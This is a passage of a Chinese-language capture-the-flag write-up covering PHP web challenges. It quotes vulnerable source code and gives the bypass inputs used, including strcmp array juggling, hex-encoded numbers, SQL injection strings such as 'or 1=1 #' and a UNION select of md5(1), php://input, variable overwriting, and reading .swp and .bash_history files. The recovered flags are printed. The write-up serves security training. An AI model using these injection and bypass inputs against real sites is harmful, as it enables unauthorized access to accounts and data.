echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

第五行意思是如果POST的pass值和密码pass1相等则输出flag，strcmp函数比较两个字符串，如果相等则输出0，如果strcmp中比较的有数组则会返回NULL，而0和NULL在比较中相等，所以POST一个数组




flag:nctf{strcmp_is_n0t_3afe}

21.起名字真难


附上题目给的源码

```php
<?php
function noother_says_correct($number)
{
       $one = ord('1');
       $nine = ord('9');
       for ($i = 0; $i < strlen($number); $i++)
       {
               $digit = ord($number{$i});
               if ( ($digit >= $one) && ($digit <= $nine) )
               {
                       return false;
               }
       }
          return $number == '54975581388';
}
$flag='*******';
if(noother_says_correct($_GET['key']))
   echo $flag;
else
   echo 'access denied';
?>
```

这道题目的要求是输出的值是54975581388，但是每一位又不能是数字，于是考虑将该数字进行16进制编码



前面加上0x赋值给key





The flag is:nctf{follow_your_dream}

22.密码重置

首先修改用户名，发现不能修改，然后发现url里面有个user1=Y3RmdXNlcg==是个base64加密数据，解密发现就是ctfuser

于是将admin进行base64编码后插入到url中，最后F12修改不能修改那个内容为admin,得到flag





23.SQL Injection

F12中可以看到源代码

```
<!--
#GOAL: login as admin,then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
 if(get_magic_quotes_gpc()){
  $str=stripslashes($str);
 }
 return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
 die('Invalid password!');
}

echo $flag;
-->
```

这道题提示了\可以转义'，让'实体化

这道题应该让`username=\`，这样sql语句就变成了`name=\''\'\' AND pass=\''`

加粗那对单引号闭合，所以输入`username=\&password=or 1=1 %23(#)`，万能密码登录


实际上sql语句：`name='AND pass=' or 1=1 #'`(被注释)

24.综合题


打开题就发现一大页的jsfuck代码，放入控制台运行一下得到一个网页

1bc29b36f623ba82aaf6724fd3b16718.php

于是访问一下，挺秀。。。



于是抓包看看响应头，发现tip



网上查询资料得知linux下的终端日志文件.bash_history，于是访问一下，得到flag压缩包文件下载解压可得flag


flag is:nctf{bash_history_means_what}


25.SQL注入2

附上给的代码

```
if($_POST[user] && $_POST[pass]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = $_POST[user];
  $pass = md5($_POST[pass]);
  $query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
  if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
      echo "<p>Logged in! Key: ntcf{**************} </p>";
  }
  else {
    echo("<p>Log in failure!</p>");
  }
}
?>
```

这段代码的意思是要求用户输入的密码的md5值要和数据库中保存的密码相等，用户输入的密码的md5值我们可以控制，而数据库中保存的密码我们不知道，所以考虑修改数据库中保存的密码，也就是修改`$query`，题目说了用`union`，所以`user='union select md5(1) #`这样`$query`值就为`md5(1)`，现在只需要将密码输为1，它的`md5`值就和数据库中保存的密码`$query`一致了






26.密码重置2

F12在head里面找到管理员邮箱

随便输入一个token试试

发现验证token的是submit.php文件



fail

根据提示，用vi编辑器打开，然后非正常退出（可以用ctrl+Z）,生成了一个.swp备份文件，submit.php的备份文件是.submit.php.swp（不要忘了最前面有个.），访问一下

```
.....这一行是省略的代码.....

/*
如果登录邮箱地址不是管理员则 die()
数据库结构

--
-- 表的结构 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '***不可见***', 0);
*/


.....这一行是省略的代码.....

if(!empty($token)&&!empty($emailAddress)){
        if(strlen($token)!=10) die('fail');
        if($token!='0') die('fail');
        $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
        $r = mysql_query($sql) or die('db error');
        $r = mysql_fetch_assoc($r);
        $r = $r['num'];
        if($r>0){
                echo $flag;
        }else{
                echo "失败了呀";
        }
}
```

发现token长度要为10，并且值要为0，于是赋值0000000000

得到

flag:nctf{thanks_to_cumt_bxs}


27.file_get_contents

F12查看到一串代码

```
<!--$file = $_GET['file'];
if(@file_get_contents($file) == "meizijiu"){
    echo $nctf;
}-->
```

于是将file赋值为`php:\\input`

然后POST参数`meizijiu`，得到flag



28.变量覆盖

附上代码

```
<!--foreach($_GET as $key => $value){
        $$key = $value;
}
if($name == "meizijiu233"){
    echo $flag;
}-->
```

这段代码的意思是将key的值作为变量名，再将value的值赋值给它

于是构造`name=meizijiu233`